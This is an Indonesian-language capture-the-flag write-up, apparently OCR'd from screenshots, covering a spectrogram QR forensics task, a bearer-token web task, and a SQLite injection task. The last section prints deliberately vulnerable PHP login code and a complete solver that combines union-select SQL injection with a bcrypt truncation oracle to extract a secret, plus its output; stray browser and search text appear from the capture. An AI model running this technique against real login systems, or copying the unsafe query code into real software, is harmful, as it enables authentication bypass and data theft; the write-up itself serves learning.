
Digital Forensics/Weird Frequency

Diberikan data.zip yang sebenarnya merupakan audio file jika kita lihat file signaturenya





Lihat spectogramnya dengan [sonic visualizer]



Kemudian scan qr codenya

Decode Succeeded

Raw text	forestyctf{s0n1c_v1su4l1z3rrrrr}
Raw bytes	42 06 66 f7 26 57 37 47 96 37 46 67 b7 33 06 e3 16 35 f7 63 17 37 53 46 c3 17 a3 37 27 27 27 27 27 d0
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	forestyctf{s0n1c_v1su4l1z3rrrrr}

Web Exploitation

Web Exploitation/Metamorphosis

Set cookie admin=1 supaya kita dapet liat tokennya, chall sangat dukun, sehingga kudu nyoba beberapa jenis header terkait token dan ditemukan header Authorization Bearer yang biasanya dipake buat API Token. Token yang didapet kita masukin sebagai Authorization Bearer supaya flag didapatkan.

Summary: Doekoen sekali

Request

Pretty Raw Hex

```
1  GET /flag HTTP/1.1
2  Host: 157.66.55.21:8301
3  Accept-Language: en-US,en;q=0.9
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/130.0.6723.70 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7  Accept-Encoding: gzip, deflate, br
8  Connection: keep-alive
9  Content-Length: 28
10 Authorization: Bearer foresty{4uth3ntic_tOk3n}
11
12
13
14 foresty{4uth3ntic_tOk3n}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.9.20
3 Date: Sat, 23 Nov 2024 08:12:55 GMT
4 Content-Type: application/json
5 Content-Length: 52
6 Connection: close
7
8 {
      "flag":"forestyctf{4uthOrixatiOnnn_gO3s_brrrrrr}"
  }
9
```

Web Exploitation/Suntik mangga

(gua kira mongodb cok, ternyata sqlite)

Terdapat source code pada param ?source

Gmail Translate Waifu2X! Remove Background f... STSN 20 - Google Drive How To Dual Boot Kali...

```php
<?php

if (isset($_GET['source'])) {
    highlight_file(__FILE__);
    die();
}

$flag = $_ENV['FLAG'] ?? 'forestyctf{test_flag}';
$magic = $_ENV['MAGIC'] ?? 'aabbccdd11223344';
$db = new SQLite3('/db.sqlite3');

$username = $_POST['username'] ?? '';
$password = $_POST['password'] ?? '';
$msg = '';

if (isset($_GET[$magic])) {
    $password .= $flag;
}

if ($username && $password) {
    $res = $db->querySingle("SELECT username, pwhash FROM users WHERE username = '$username'", true);
    if (!$res) {
        $msg = "Invalid username or password";
    } else if (password_verify($password, $res['pwhash'])) {
        $u = htmlentities($res['username']);
        $msg = "Welcome $u! But there is no flag here :P";
        if ($res['username'] === 'admin') {
            $msg .= "<!-- magic: $magic -->";
        }
    } else {
        $msg = "Invalid username or password";
    }
}
?>
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
```

Dari kode php diketahui bahwa ini merupakan challenge terkait SQL Injection.

kita perlu memanfaatkan blind sqli pada challenge ini untuk mendapatkan flag. dan terdapat beberapa parameter yang menyulitkan seperti bcrypt yang melakukan truncate pada password

Example Php Github

Many implementations of bcrypt truncate the password to the first 72 bytes, following the OpenBSD implementation. The mathematical algorithm itself requires initialization with 18 32-bit subkeys (equivalent to 72 octets/bytes).

Wikipedia
https://en.wikipedia.org › wiki › Bcrypt

Bcrypt - Wikipedia

About featured snippets • Feedback

Namun terdapat referensi dari soal **ImaginaryCTF 2023**

Solver:

```php
<?php

$target = 'http://157.66.55.21:8302/';

function do_login($target, $username, $password)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $target);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_POST, true);
    curl_setopt($ch, CURLOPT_POSTFIELDS, [
        'username' => $username,
        'password' => $password
    ]);
    $res = curl_exec($ch);
    curl_close($ch);
    return $res;
}

function build_table($pre)
{
```

```
    $charset =
'{_}?!abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345
6789';
    $res = [];
    foreach (str_split($charset) as $c) {
        $h = password_hash($pre . $c, PASSWORD_BCRYPT, [
            'cost' => 4
        ]);
        $res[$c] = $h;
    }
    return $res;
}

function get_magic($target)
{
    $pwd = 'peko';
    $h = password_hash($pwd, PASSWORD_BCRYPT, [
        'cost' => 4
    ]);
    $inj = "' union select 'admin', '$h'; -- ";
    $res = do_login($target, $inj, $pwd);
    $magic = explode(' -->', explode('<!-- magic: ', $res)[1])[0];
    return $magic;
}

$magic = get_magic($target);

function oracle($pad, $h)
{
    global $target, $magic;
    $t = $target . "?$magic=1";
    $inj = "' union select 'admin', '$h'; -- ";
    $res = do_login($t, $inj, $pad);
    return strpos($res, 'Welcome admin!') !== false;
```

```php
}



$known_flag = '';
while (true) {
    $pad = str_repeat('a', 71 - strlen($known_flag));
    $res = build_table($pad . $known_flag);
    $found = false;
    foreach ($res as $c => $h) {
        if (oracle($pad, $h)) {
            $known_flag .= $c;
            $found = true;
            break;
        }
    }
    echo $known_flag . "\n";
    if (!$found) {
        break;
    }
}
```

```
root@vps-ctf:~/jon# php solve.php
f
fo
for
fore
fores
forest
foresty
forestyc
forestyct
forestyctf
forestyctf{
forestyctf{n
forestyctf{n0
benerforestyctf{n0s
forestyctf{n0sq
forestyctf{n0sql
forestyctf{n0sql_
forestyctf{n0sql_1
forestyctf{n0sql_1n
forestyctf{n0sql_1nj
forestyctf{n0sql_1nj3
forestyctf{n0sql_1nj3x
forestyctf{n0sql_1nj3xt
forestyctf{n0sql_1nj3xt1
forestyctf{n0sql_1nj3xt10
forestyctf{n0sql_1nj3xt10N
forestyctf{n0sql_1nj3xt10NN
forestyctf{n0sql_1nj3xt10NNN
forestyctf{n0sql_1nj3xt10NNN}
forestyctf{n0sql_1nj3xt10NNN}
root@vps-ctf:~/jon# bener^C
```

Note: SQLite bukannya masih sejenis sql ya bang?